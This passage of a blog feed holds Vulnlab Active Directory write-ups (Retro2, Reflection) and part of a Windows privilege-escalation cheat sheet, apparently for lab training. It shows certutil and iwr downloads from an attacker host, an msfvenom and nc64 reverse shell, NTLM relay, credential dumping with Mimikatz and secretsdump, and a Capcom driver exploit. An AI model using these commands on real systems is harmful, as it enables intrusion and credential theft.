&#x27;ADMWS01$&#x27; -p &#x27;Passw0rd1&#x27; add groupMember &#x27;SERVICES&#x27; &#x27;ldapreader&#x27;</span><span class="line out"><br>[+] ldapreader added to SERVICES</span></pre></td></tr></table></figure><p>Great, it says our user has been added to the Services group. Therefore, we can RDP to the machine and retrieve the user flag</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>xfreerdp /u:&#x27;ldapreader&#x27; /p:&#x27;&lt;REDACTED&gt;&#x27; /v:10.10.112.106 /d:retro2.vl /tls-seclevel:0</span></pre></td></tr></table></figure><p>Because who can resist a nostalgic rendezvous with an OS that refuses to call it quits?<br><img src="/Retro2-Vulnlab/rdp.png" alt="RDP session on the Windows Server 2008 domain controller"></p><h1 id="ROOT"><a href="#ROOT" class="headerlink" title="ROOT"></a>ROOT</h1><p>Searching for a way to escalate our privileges leads us to the following blog posts by <a href="https://itm4n.github.io/">itm4n</a>:</p><ul><li><a href="https://itm4n.github.io/windows-registry-rpceptmapper-eop/">https://itm4n.github.io/windows-registry-rpceptmapper-eop/</a></li><li><a href="https://itm4n.github.io/windows-registry-rpceptmapper-exploit/">https://itm4n.github.io/windows-registry-rpceptmapper-exploit/</a></li></ul><p>which explain how to exploit a no-fix vulnerability in the RpcEptMapper registry key and provide us with a tool called <a href="https://github.com/itm4n/Perfusion">Perfusion</a> that we can run on the target to obtain a system shell</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\temp&gt; </span>certutil.exe -urlcache -f http://10.8.0.210/Perfusion.exe Perfusion.exe</span><span class="line out"><br>****  Online  ****</span><span class="line out"><br>CertUtil: -URLCache command completed successfully.</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\temp&gt; </span>.\Perfusion.exe -c cmd -i</span><span class="line out"><br>[*] Created Performance DLL: C:\Users\LDAPRE~1\AppData\Local\Temp\2\performance_2016_1812_2.dll</span><span class="line out"><br>[*] Created Performance registry key.</span><span class="line out"><br>[*] Triggered Performance data collection.</span><span class="line out"><br>[+] Exploit completed. Got a SYSTEM token! :)</span><span class="line out"><br>[*] Waiting for the Trigger Thread to terminate... OK</span><span class="line out"><br>[!] Failed to delete Performance registry key.</span><span class="line out"><br>[*] Deleted Performance DLL.</span><span class="line out"><br>Microsoft Windows [Version 6.1.7601]</span><span class="line out"><br>Copyright (c) 2009 Microsoft Corporation.  All rights reserved.</span><span class="line out"><br></span><span class="line out"><br>C:\temp&gt;whoami</span><span class="line out"><br>nt authority\system</span></pre></td></tr></table></figure><p>The exploit is successful, and we are SYSTEM 🐱. Let’s grab our root flag</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">C:\temp&gt;type \users\administrator\Desktop\root.txt</span><br><span class="line">VL&#123;REDACTED&#125;</span><br></pre></td></tr></table></figure><p>Even though we got a SYSTEM shell by running the exploit, understanding exactly what the exploit did is way more fruitful and fun. As <a href="https://x.com/xct_de">xct</a> wisely says:<br><img src="/Retro2-Vulnlab/xct.png" alt="Quote from xct"></p><h1 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h1><ul><li><a href="https://trustedsec.com/blog/diving-into-pre-created-computer-accounts">https://trustedsec.com/blog/diving-into-pre-created-computer-accounts</a></li><li><a href="https://www.thehacker.recipes/ad/movement/builtins/pre-windows-2000-computers">https://www.thehacker.recipes/ad/movement/builtins/pre-windows-2000-computers</a></li><li><a href="https://www.thehacker.recipes/ad/movement/dacl/addmember#addmember">https://www.thehacker.recipes/ad/movement/dacl/addmember#addmember</a></li><li><a href="https://itm4n.github.io/windows-registry-rpceptmapper-eop/">https://itm4n.github.io/windows-registry-rpceptmapper-eop/</a></li><li><a href="https://itm4n.github.io/windows-registry-rpceptmapper-exploit/">https://itm4n.github.io/windows-registry-rpceptmapper-exploit/</a></li><li><a href="https://github.com/itm4n/Perfusion">https://github.com/itm4n/Perfusion</a></li></ul>]]></content>
    
    
    <summary type="html">Pre-Windows 2000 Computers, ACLs, RpcEptMapper registry key exploit</summary>


    <category term="writeups" scheme="https://seriotonctf.github.io/categories/writeups/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="acl abuse" scheme="https://seriotonctf.github.io/tags/acl-abuse/"/>
    
    <category term="vulnlab" scheme="https://seriotonctf.github.io/tags/vulnlab/"/>
    
    <category term="pre-windows 2000 computers" scheme="https://seriotonctf.github.io/tags/pre-windows-2000-computers/"/>
    
    <category term="rpceptmapper" scheme="https://seriotonctf.github.io/tags/rpceptmapper/"/>
    
  </entry>
  
  <entry>
    <title>Reflection - Vulnlab</title>
    <link href="https://seriotonctf.github.io/Reflection-Vulnlab/"/>
    <id>https://seriotonctf.github.io/Reflection-Vulnlab/</id>
    <published>2024-08-18T22:34:29.000Z</published>
    <updated>2026-05-24T17:15:14.850Z</updated>
    
    <content type="html"><![CDATA[<p>Reflection is a medium Active Directory chain from Vulnlab, consisting of 3 machines. It involves MSSQL, NTLM relay attacks, reading LAPS password, Resource-Based Constrained Delegation (RBCD), and password reuse.</p><h1 id="NMAP"><a href="#NMAP" class="headerlink" title="NMAP"></a>NMAP</h1><h2 id="DC01"><a href="#DC01" class="headerlink" title="DC01"></a>DC01</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">Nmap scan report for 10.10.185.165</span><br><span class="line">Host is up (0.081s latency).</span><br><span class="line">Not shown: 987 filtered tcp ports (no-response)</span><br><span class="line">PORT     STATE SERVICE       VERSION</span><br><span class="line">53/tcp   open  domain        Simple DNS Plus</span><br><span class="line">88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-08-18 16:41:52Z)</span><br><span class="line">135/tcp  open  msrpc         Microsoft Windows RPC</span><br><span class="line">139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn</span><br><span class="line">389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: reflection.vl0., Site: Default-First-Site-Name)</span><br><span class="line">445/tcp  open  microsoft-ds?</span><br><span class="line">464/tcp  open  kpasswd5?</span><br><span class="line">593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0</span><br><span class="line">636/tcp  open  tcpwrapped</span><br><span class="line">1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM</span><br><span class="line">| ms-sql-info:</span><br><span class="line">|   10.10.185.165:1433:</span><br><span class="line">|     Version:</span><br><span class="line">|       name: Microsoft SQL Server 2019 RTM</span><br><span class="line">|       number: 15.00.2000.00</span><br><span class="line">|       Product: Microsoft SQL Server 2019</span><br><span class="line">|       Service pack level: RTM</span><br><span class="line">|       Post-SP patches applied: false</span><br><span class="line">|_    TCP port: 1433</span><br><span class="line">| ms-sql-ntlm-info:</span><br><span class="line">|   10.10.185.165:1433:</span><br><span class="line">|     Target_Name: REFLECTION</span><br><span class="line">|     NetBIOS_Domain_Name: REFLECTION</span><br><span class="line">|     NetBIOS_Computer_Name: DC01</span><br><span class="line">|     DNS_Domain_Name: reflection.vl</span><br><span class="line">|     DNS_Computer_Name: dc01.reflection.vl</span><br><span class="line">|     DNS_Tree_Name: reflection.vl</span><br><span class="line">|_    Product_Version: 10.0.20348</span><br><span class="line">|_ssl-date: 2024-08-18T16:42:37+00:00; -1s from scanner time.</span><br><span class="line">| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback</span><br><span class="line">| Not valid before: 2024-08-18T16:41:30</span><br><span class="line">|_Not valid after:  2054-08-18T16:41:30</span><br><span class="line">3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: reflection.vl0., Site: Default-First-Site-Name)</span><br><span class="line">3269/tcp open  tcpwrapped</span><br><span class="line">3389/tcp open  ms-wbt-server Microsoft Terminal Services</span><br><span class="line">| ssl-cert: Subject: commonName=dc01.reflection.vl</span><br></pre></td></tr></table></figure><p>Based on the Nmap scan results, it is evident that this machine is a domain controller, as it has DNS, LDAP, and Kerberos services running. Additionally, there is an MSSQL service running on port 1433, which is particularly noteworthy</p><h2 id="MS01"><a href="#MS01" class="headerlink" title="MS01"></a>MS01</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">Nmap scan report for 10.10.185.166</span><br><span class="line">Host is up (0.071s latency).</span><br><span class="line">Not shown: 996 filtered tcp ports (no-response)</span><br><span class="line">PORT     STATE SERVICE       VERSION</span><br><span class="line">135/tcp  open  msrpc         Microsoft Windows RPC</span><br><span class="line">445/tcp  open  microsoft-ds?</span><br><span class="line">1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM</span><br><span class="line">| ms-sql-info:</span><br><span class="line">|   10.10.185.166:1433:</span><br><span class="line">|     Version:</span><br><span class="line">|       name: Microsoft SQL Server 2019 RTM</span><br><span class="line">|       number: 15.00.2000.00</span><br><span class="line">|       Product: Microsoft SQL Server 2019</span><br><span class="line">|       Service pack level: RTM</span><br><span class="line">|       Post-SP patches applied: false</span><br><span class="line">|_    TCP port: 1433</span><br><span class="line">| ms-sql-ntlm-info:</span><br><span class="line">|   10.10.185.166:1433:</span><br><span class="line">|     Target_Name: REFLECTION</span><br><span class="line">|     NetBIOS_Domain_Name: REFLECTION</span><br><span class="line">|     NetBIOS_Computer_Name: MS01</span><br><span class="line">|     DNS_Domain_Name: reflection.vl</span><br><span class="line">|     DNS_Computer_Name: ms01.reflection.vl</span><br><span class="line">|     DNS_Tree_Name: reflection.vl</span><br><span class="line">|_    Product_Version: 10.0.20348</span><br><span class="line">| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback</span><br><span class="line">| Not valid before: 2024-08-18T16:39:00</span><br><span class="line">|_Not valid after:  2054-08-18T16:39:00</span><br><span class="line">|_ssl-date: 2024-08-18T16:42:37+00:00; -1s from scanner time.</span><br><span class="line">3389/tcp open  ms-wbt-server Microsoft Terminal Services</span><br><span class="line">| ssl-cert: Subject: commonName=ms01.reflection.vl</span><br></pre></td></tr></table></figure><p>MS01 also has an MSSQL service running on port 1433</p><h2 id="WS01"><a href="#WS01" class="headerlink" title="WS01"></a>WS01</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">Nmap scan report for 10.10.185.167</span><br><span class="line">Host is up (0.073s latency).</span><br><span class="line">Not shown: 997 filtered tcp ports (no-response)</span><br><span class="line">PORT     STATE SERVICE       VERSION</span><br><span class="line">135/tcp  open  msrpc         Microsoft Windows RPC</span><br><span class="line">445/tcp  open  microsoft-ds?</span><br><span class="line">3389/tcp open  ms-wbt-server Microsoft Terminal Services</span><br><span class="line">| ssl-cert: Subject: commonName=ws01.reflection.vl</span><br><span class="line">| Not valid before: 2024-08-17T16:41:15</span><br><span class="line">|_Not valid after:  2025-02-16T16:41:15</span><br><span class="line">|_ssl-date: 2024-08-18T16:42:36+00:00; -2s from scanner time.</span><br><span class="line">| rdp-ntlm-info:</span><br><span class="line">|   Target_Name: REFLECTION</span><br><span class="line">|   NetBIOS_Domain_Name: REFLECTION</span><br><span class="line">|   NetBIOS_Computer_Name: WS01</span><br><span class="line">|   DNS_Domain_Name: reflection.vl</span><br><span class="line">|   DNS_Computer_Name: ws01.reflection.vl</span><br><span class="line">|   DNS_Tree_Name: reflection.vl</span><br><span class="line">|   Product_Version: 10.0.19041</span><br><span class="line">|_  System_Time: 2024-08-18T16:41:56+00:00</span><br><span class="line">Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows</span><br></pre></td></tr></table></figure><p>Finally, there’s WS01, which is nearly identical to MS01, except it doesn’t have the MSSQL service running</p><h1 id="Enumeration"><a href="#Enumeration" class="headerlink" title="Enumeration"></a>Enumeration</h1><h2 id="SMB"><a href="#SMB" class="headerlink" title="SMB"></a>SMB</h2><p>I always prefer to start with SMB enumeration. Let’s run Netexec on the three IPs we have<br><img src="/Reflection-Vulnlab/smb-targets.png" alt="NetExec SMB scan of the three hosts"></p><h1 id="MS01-1"><a href="#MS01-1" class="headerlink" title="MS01"></a>MS01</h1><p>It appears that MS01 allows guest authentication. If you’re interested in learning more about guest and null sessions, you can read <a href="https://sensepost.com/blog/2024/guest-vs-null-session-on-windows/">this article</a><br><img src="/Reflection-Vulnlab/ms01-shares.png" alt="Shares on MS01 listed with guest authentication"><br>There is a non-standard share named <code>staging</code>. We can connect to it using Impacket’s <code>smbclient</code> and list the files within the staging share<br><img src="/Reflection-Vulnlab/smbclient-ms01.png" alt="Listing the staging share with smbclient"><br>Great! We’ve obtained some database credentials<br><img src="/Reflection-Vulnlab/staging.png" alt="Database credentials found in the staging share"></p><h2 id="MSSQL"><a href="#MSSQL" class="headerlink" title="MSSQL"></a>MSSQL</h2><p>We can test these credentials on both DC01 and MS01 (using the <code>--local-auth</code> parameter). Netexec confirms a valid login on MS01<br><img src="/Reflection-Vulnlab/mssql-spray.png" alt="NetExec confirming the MSSQL login on MS01"><br>Let’s connect to MSSQL using Impacket’s <code>mssqlclient</code>.<br><img src="/Reflection-Vulnlab/mssql-web_staging.png" alt="mssqlclient connected to MSSQL on MS01"></p><h3 id="NTLMv2-Hash"><a href="#NTLMv2-Hash" class="headerlink" title="NTLMv2 Hash"></a>NTLMv2 Hash</h3><p>Since we’re authenticated to MSSQL, we can attempt to obtain the hash of the user running the database by using the <code>xp_dirtree</code> command. We’ll point it to our machine with a UNC path and then try to crack the hash<br><img src="/Reflection-Vulnlab/svc_web_staging-hash.png" alt="NTLMv2 hash captured with xp_dirtree"><br>As you can see, that was successful. However, the hash couldn’t be cracked. So, what can we do in this situation?</p><h2 id="NTLM-Relaying"><a href="#NTLM-Relaying" class="headerlink" title="NTLM Relaying"></a>NTLM Relaying</h2><p>Another approach we can try is relaying the NTLM authentication. But first, we need to verify that SMB signing is disabled<br><img src="/Reflection-Vulnlab/gen-relay.png" alt="NetExec showing SMB signing disabled on all three hosts"><br>Indeed, SMB signing is disabled on all three machines, including the DC. In this case, we can even relay the authentication to the DC and access its shares.<br>First, let’s set up a relay server using Impacket’s <code>ntlmrelayx</code><br><img src="/Reflection-Vulnlab/ntlmrelayx.png" alt="Starting ntlmrelayx"><br>Next, use the same <code>xp_dirtree</code> command that we used earlier.<br><img src="/Reflection-Vulnlab/mssql-relay-trigger.png" alt="Running xp_dirtree to trigger the relay"><br>As you can see, we’ve successfully received the authentication, and it’s indicating that the attack is targeting the domain controller<br><img src="/Reflection-Vulnlab/relay-success.png" alt="ntlmrelayx receiving the authentication and relaying it to the DC"><br>Since We used the <code>-socks</code> option with <code>ntlmrelayx</code>, We need to add the following entry to our <code>/etc/proxychains4.conf</code> file<br><img src="/Reflection-Vulnlab/proxychains-files.png" alt="proxychains4.conf entry"><br>Now, using proxychains, we should be able to list the SMB shares on the DC. There’s a share named <code>prod</code><br><img src="/Reflection-Vulnlab/smbclient-listshares-dc01.png" alt="SMB shares on DC01 listed through proxychains"><br>We can use <code>smbclient</code> to connect to the <code>prod</code> share and download the <code>prod_db.conf</code> file, which provides us with additional credentials, this time for the <code>prod</code> database<br><img src="/Reflection-Vulnlab/prod_db-file.png" alt="prod_db.conf with the prod database credentials"><br>Since the <code>prod</code> share was on the DC, we can attempt to authenticate to the MSSQL instance running on the DC<br><img src="/Reflection-Vulnlab/mssql-login-dc01.png" alt="MSSQL login on DC01"><br>We can perform some MSSQL enumeration to list the databases and tables. The <code>prod</code> database has a table called <code>users</code>, which contains what appear to be credentials for some domain users<br><img src="/Reflection-Vulnlab/prod-credentials.png" alt="Credentials in the users table of the prod database"><br>To confirm that these are domain user credentials, we can use Netexec. This confirms that these are indeed valid domain user credentials<br><img src="/Reflection-Vulnlab/valid-dc01-users.png" alt="NetExec confirming the domain user credentials"><br>With valid credentials in hand, we can run Bloodhound to gain a better understanding of the network and the permissions our users have<br><img src="/Reflection-Vulnlab/bloodhound-command.png" alt="Running the BloodHound collector"></p><h2 id="GenericAll-1"><a href="#GenericAll-1" class="headerlink" title="GenericAll - 1"></a>GenericAll - 1</h2><p>The user Abbie.Smith has <code>GenericAll</code> over MS01<br><img src="/Reflection-Vulnlab/bloodhound-genericall.png" alt="BloodHound showing Abbie.Smith has GenericAll over MS01"><br>I’ve already covered how to abuse <code>GenericAll</code> in my blog. One of the first techniques we can use is <a href="https://seriotonctf.github.io/RBCD-Notes/">Resource-Based Constrained Delegation (RBCD)</a>. Unfortunately, <code>MachineAccountQuota</code> is set to 0. However, we can still perform another attack known as <code>SPN-less RBCD</code>, which I also covered in <a href="https://seriotonctf.github.io/RBCD-Notes/">this article</a>. A third option is to <a href="https://www.thehacker.recipes/a-d/movement/dacl/readlapspassword">read the laps password</a> if laps is enabled on the target, which is the case here.<br>To achieve this, we can use the <code>--laps</code> option in Netexec. As you can see, we retrieved the local administrator password immediately<br><img src="/Reflection-Vulnlab/laps-password.png" alt="LAPS password of MS01 read with NetExec"><br>Now, we can connect to MS01 using evil-winrm and grab our first flag<br><img src="/Reflection-Vulnlab/ms01-flag.png" alt="evil-winrm session on MS01 with the first flag"></p><h2 id="Credential-Dumps"><a href="#Credential-Dumps" class="headerlink" title="Credential Dumps"></a>Credential Dumps</h2><p>Let’s attempt to dump the credentials from MS01 using the <code>--lsa</code> option in Netexec. However, nothing of interest was found<br><img src="/Reflection-Vulnlab/lsa-secrets.png" alt="LSA secrets dump from MS01"><br>Another option we can try is the <code>--dpapi</code> option, which will dump the <a href="https://www.thehacker.recipes/a-d/movement/credentials/dumping/dpapi-protected-secrets">DPAPI credentials</a>. It appears that there is a scheduled task being executed as the user Georgia.Price, which reveals her credentials<br><img src="/Reflection-Vulnlab/dpapi.png" alt="DPAPI credentials dumped from MS01"></p><h1 id="WS01-1"><a href="#WS01-1" class="headerlink" title="WS01"></a>WS01</h1><h2 id="GenericAll-2"><a href="#GenericAll-2" class="headerlink" title="GenericAll - 2"></a>GenericAll - 2</h2><p>Reviewing the privileges of this new user, we can see that she has <code>GenericAll</code> permissions over WS01<br><img src="/Reflection-Vulnlab/genericl-all-georgia.png" alt="BloodHound showing Georgia.Price has GenericAll over WS01"><br>We can attempt to read the LAPS password again, this time on WS01 as the Georgia.Price user. Unfortunately, LAPS is not configured on WS01. In this situation, we can exploit Resource-Based Constrained Delegation (RBCD) since we already own a machine (MS01), allowing us to use it to carry out our attack<br>To obtain the machine account hash, we can use Impacket’s <code>secretsdump</code> tool<br><img src="/Reflection-Vulnlab/secretsdump-machineaccount-hash.png" alt="secretsdump output with the machine account hash"><br>Another way to retrieve the hash is by using Mimikatz. First, let’s disable Windows Defender and upload Mimikatz<br><img src="/Reflection-Vulnlab/disable-defender-upload-mimikatz.png" alt="Disabling Windows Defender and uploading Mimikatz"><br>Now, we can run Mimikatz with the following command to dump the machine account hash<br><img src="/Reflection-Vulnlab/running-mimikatz.png" alt="Running Mimikatz"><br><img src="/Reflection-Vulnlab/ms01-hash.png" alt="Mimikatz output with the machine account hash"></p><h2 id="Resource-Based-Constrained-Delegation-RBCD"><a href="#Resource-Based-Constrained-Delegation-RBCD" class="headerlink" title="Resource-Based Constrained Delegation (RBCD)"></a>Resource-Based Constrained Delegation (RBCD)</h2><p>I’ve already covered this attack in a <a href="https://seriotonctf.github.io/RBCD-Notes/">previous article</a>, or you can check out this <a href="https://www.thehacker.recipes/a-d/movement/kerberos/delegations/rbcd">excellent article</a><br>We can read the <code>msDs-AllowedToActOnBehalfOfOtherIdentity</code> attribute, but it’s currently empty.<br><img src="/Reflection-Vulnlab/read-attribute.png" alt="Empty msDS-AllowedToActOnBehalfOfOtherIdentity attribute"><br>Now, We want to write this attribute using Impacket’s <code>rbcd</code> tool.<br><img src="/Reflection-Vulnlab/rbcd.png" alt="Writing the attribute with Impacket&#39;s rbcd"><br>Next, we need to request a service ticket while impersonating the Administrator user<br><img src="/Reflection-Vulnlab/getST.png" alt="Requesting a service ticket as Administrator with getST"><br>Finally, We can use this ticket to authenticate to WS01. which, as you can see, is successful<br><img src="/Reflection-Vulnlab/smb-pwned-ws01.png" alt="NetExec showing admin access on WS01"></p><h2 id="Credential-Dumps-1"><a href="#Credential-Dumps-1" class="headerlink" title="Credential Dumps"></a>Credential Dumps</h2><p>Just like with MS01, we can dump the LSA secrets from WS01, which reveals the credentials for a new domain user named <code>Rhys.Garner</code><br><img src="/Reflection-Vulnlab/lsa-WS01.png" alt="LSA secrets dump from WS01 with Rhys.Garner&#39;s credentials"><br>With this new password, we can perform a credential spraying attack to check for any password reuse. First, let’s dump all the domain users<br><img src="/Reflection-Vulnlab/dc01-users.png" alt="Dumping the domain users"><br>We do a little bit of cleaning<br><img src="/Reflection-Vulnlab/users-clean.png" alt="Cleaned list of usernames"></p><h1 id="DC01-1"><a href="#DC01-1" class="headerlink" title="DC01"></a>DC01</h1><p>Next, we perform the password spraying. Fortunately, the Rhys.Garner user has reused his password with another account named <code>dom_rgarner</code><br><img src="/Reflection-Vulnlab/another-user-creds.png" alt="Password spray showing dom_rgarner reuses the password"><br>The latter is a domain admin. We can login via winrm or directly read the flag using Netexec<br><img src="/Reflection-Vulnlab/dc0-flag.png" alt="Reading the flag on DC01 with NetExec"><br>That concludes this chain. I hope you learned something new! 🐱</p>]]></content>
    
    
    <summary type="html">MSSQL, NTLM relay attacks, LAPS, and RBCD</summary>


    <category term="writeups" scheme="https://seriotonctf.github.io/categories/writeups/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="acl abuse" scheme="https://seriotonctf.github.io/tags/acl-abuse/"/>
    
    <category term="rbcd" scheme="https://seriotonctf.github.io/tags/rbcd/"/>
    
    <category term="ntlm relay" scheme="https://seriotonctf.github.io/tags/ntlm-relay/"/>
    
    <category term="vulnlab" scheme="https://seriotonctf.github.io/tags/vulnlab/"/>
    
    <category term="mssql" scheme="https://seriotonctf.github.io/tags/mssql/"/>
    
    <category term="laps" scheme="https://seriotonctf.github.io/tags/laps/"/>
    
  </entry>
  
  <entry>
    <title>Windows Privilege Escalation</title>
    <link href="https://seriotonctf.github.io/Windows-Privesc/"/>
    <id>https://seriotonctf.github.io/Windows-Privesc/</id>
    <published>2024-08-10T15:00:00.000Z</published>
    <updated>2026-06-23T23:17:21.583Z</updated>
    
    <content type="html"><![CDATA[<h1 id="Privileges"><a href="#Privileges" class="headerlink" title="Privileges"></a>Privileges</h1><h3 id="SeBackupPrivilege"><a href="#SeBackupPrivilege" class="headerlink" title="SeBackupPrivilege"></a>SeBackupPrivilege</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; whoami /priv</span><br><span class="line"></span><br><span class="line">PRIVILEGES INFORMATION</span><br><span class="line">----------------------</span><br><span class="line"></span><br><span class="line">Privilege Name                Description                    State</span><br><span class="line">============================= ============================== =======</span><br><span class="line">...</span><br><span class="line">SeBackupPrivilege             Back up files and directories  Enabled</span><br><span class="line">...</span><br></pre></td></tr></table></figure><h3 id="Disk-Shadow-method"><a href="#Disk-Shadow-method" class="headerlink" title="Disk Shadow method"></a>Disk Shadow method</h3><p>pwn.txt file content</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">set context persistent nowriters </span><br><span class="line">add volume c: alias pwn </span><br><span class="line">create </span><br><span class="line">expose %pwn% z: </span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; upload pwn.txt</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; diskshadow /s pwn.txt</span><br><span class="line">Microsoft DiskShadow version 1.0</span><br><span class="line">Copyright (C) 2013 Microsoft Corporation</span><br><span class="line">On computer:  BABYDC,  8/9/2024 10:57:34 PM</span><br><span class="line"></span><br><span class="line">-&gt; set context persistent nowriters</span><br><span class="line">-&gt; add volume c: alias pwn</span><br><span class="line">-&gt; create</span><br><span class="line">Alias pwn for shadow ID &#123;041d93f3-797d-4f91-a270-5c1fb66092e6&#125; set as environment variable.</span><br><span class="line">Alias VSS_SHADOW_SET for shadow set ID &#123;7df9215a-2efb-4a28-befe-cbaf15deba8c&#125; set as environment variable.</span><br><span class="line"></span><br><span class="line">Querying all shadow copies with the shadow copy set ID &#123;7df9215a-2efb-4a28-befe-cbaf15deba8c&#125;</span><br><span class="line"></span><br><span class="line">        * Shadow copy ID = &#123;041d93f3-797d-4f91-a270-5c1fb66092e6&#125;               %pwn%</span><br><span class="line">                - Shadow copy set: &#123;7df9215a-2efb-4a28-befe-cbaf15deba8c&#125;       %VSS_SHADOW_SET%</span><br><span class="line">                - Original count of shadow copies = 1</span><br><span class="line">                - Original volume name: \\?\Volume&#123;1b77e212-0000-0000-0000-100000000000&#125;\ [C:\]</span><br><span class="line">                - Creation time: 8/9/2024 10:57:36 PM</span><br><span class="line">                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1</span><br><span class="line">                - Originating machine: BabyDC.baby.vl</span><br><span class="line">                - Service machine: BabyDC.baby.vl</span><br><span class="line">                - Not exposed</span><br><span class="line">                - Provider ID: &#123;b5946137-7b9f-4925-af80-51abd60b20d5&#125;</span><br><span class="line">                - Attributes:  No_Auto_Release Persistent No_Writers Differential</span><br><span class="line"></span><br><span class="line">Number of shadow copies listed: 1</span><br><span class="line">-&gt; expose %pwn% z:</span><br><span class="line">-&gt; %pwn% = &#123;041d93f3-797d-4f91-a270-5c1fb66092e6&#125;</span><br><span class="line">The shadow copy was successfully exposed as z:\.</span><br><span class="line">-&gt;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; robocopy /b z:\windows\ntds . ntds.dit</span><br><span class="line"></span><br><span class="line">-------------------------------------------------------------------------------</span><br><span class="line">   ROBOCOPY     ::     Robust File Copy for Windows</span><br><span class="line">-------------------------------------------------------------------------------</span><br><span class="line"></span><br><span class="line">  Started : Friday, August 9, 2024 10:57:58 PM</span><br><span class="line">   Source : z:\windows\ntds\</span><br><span class="line">     Dest : C:\temp\</span><br><span class="line"></span><br><span class="line">    Files : ntds.dit</span><br><span class="line"></span><br><span class="line">  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30</span><br><span class="line"></span><br><span class="line">------------------------------------------------------------------------------</span><br><span class="line"></span><br><span class="line">                           1    z:\windows\ntds\</span><br><span class="line">            New File              16.0 m        ntds.dit</span><br><span class="line"></span><br><span class="line">[SNIP]</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; reg save HKLM\SYSTEM c:\temp\system</span><br><span class="line">The operation completed successfully.</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; download system</span><br><span class="line"></span><br><span class="line">Info: Downloading C:\temp\system to system</span><br><span class="line"></span><br><span class="line">Info: Download successful!</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; download ntds.dit</span><br><span class="line"></span><br><span class="line">Info: Downloading C:\temp\ntds.dit to ntds.dit</span><br><span class="line"></span><br><span class="line">Info: Download successful!</span><br></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>secretsdump.py -system system -ntds ntds.dit local</span></pre></td></tr></table></figure><h2 id="SeLoadDriverPrivilege"><a href="#SeLoadDriverPrivilege" class="headerlink" title="SeLoadDriverPrivilege"></a>SeLoadDriverPrivilege</h2><p>-&gt; <a href="https://github.com/k4sth4/SeLoadDriverPrivilege">https://github.com/k4sth4/SeLoadDriverPrivilege</a></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>msfvenom -p windows/shell_reverse_tcp LHOST=&lt;ip&gt; LPORT=&lt;port&gt; -f exe -o shell.exe</span></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; upload Capcom.sys</span><br><span class="line">&gt; upload ExploitCapcom.exe</span><br><span class="line">&gt; upload eoploaddriver_x64.exe</span><br><span class="line">&gt; upload shell.exe</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; .\eoploaddriver_x64.exe System\CurrentControlSet\dfserv C:\temp\Capcom.sys</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; .\ExploitCapcom.exe LOAD \temp\Capcom.sys</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; .\ExploitCapcom.exe EXPLOIT .\shell.exe</span><br></pre></td></tr></table></figure><h2 id="SeImpersonatePrivilege"><a href="#SeImpersonatePrivilege" class="headerlink" title="SeImpersonatePrivilege"></a>SeImpersonatePrivilege</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; whoami /priv</span><br><span class="line"></span><br><span class="line">PRIVILEGES INFORMATION</span><br><span class="line">----------------------</span><br><span class="line"></span><br><span class="line">Privilege Name                Description                               State</span><br><span class="line">============================= ========================================= ========</span><br><span class="line">...</span><br><span class="line">SeImpersonatePrivilege        Impersonate a client after authentication Enabled</span><br><span class="line">...</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; iwr http://&lt;attacker_ip&gt;/GodPotato-NET4.exe -outfile gp.exe</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; .\gp.exe -cmd &quot;C:\Users\Public\nc64.exe -e cmd.exe &lt;attacker_ip&gt; &lt;port&gt;&quot;</span><br><span class="line">[*] CombaseModule: 0x140733127524352</span><br><span class="line">[*] DispatchTable: 0x140733130111304</span><br><span class="line">[*] 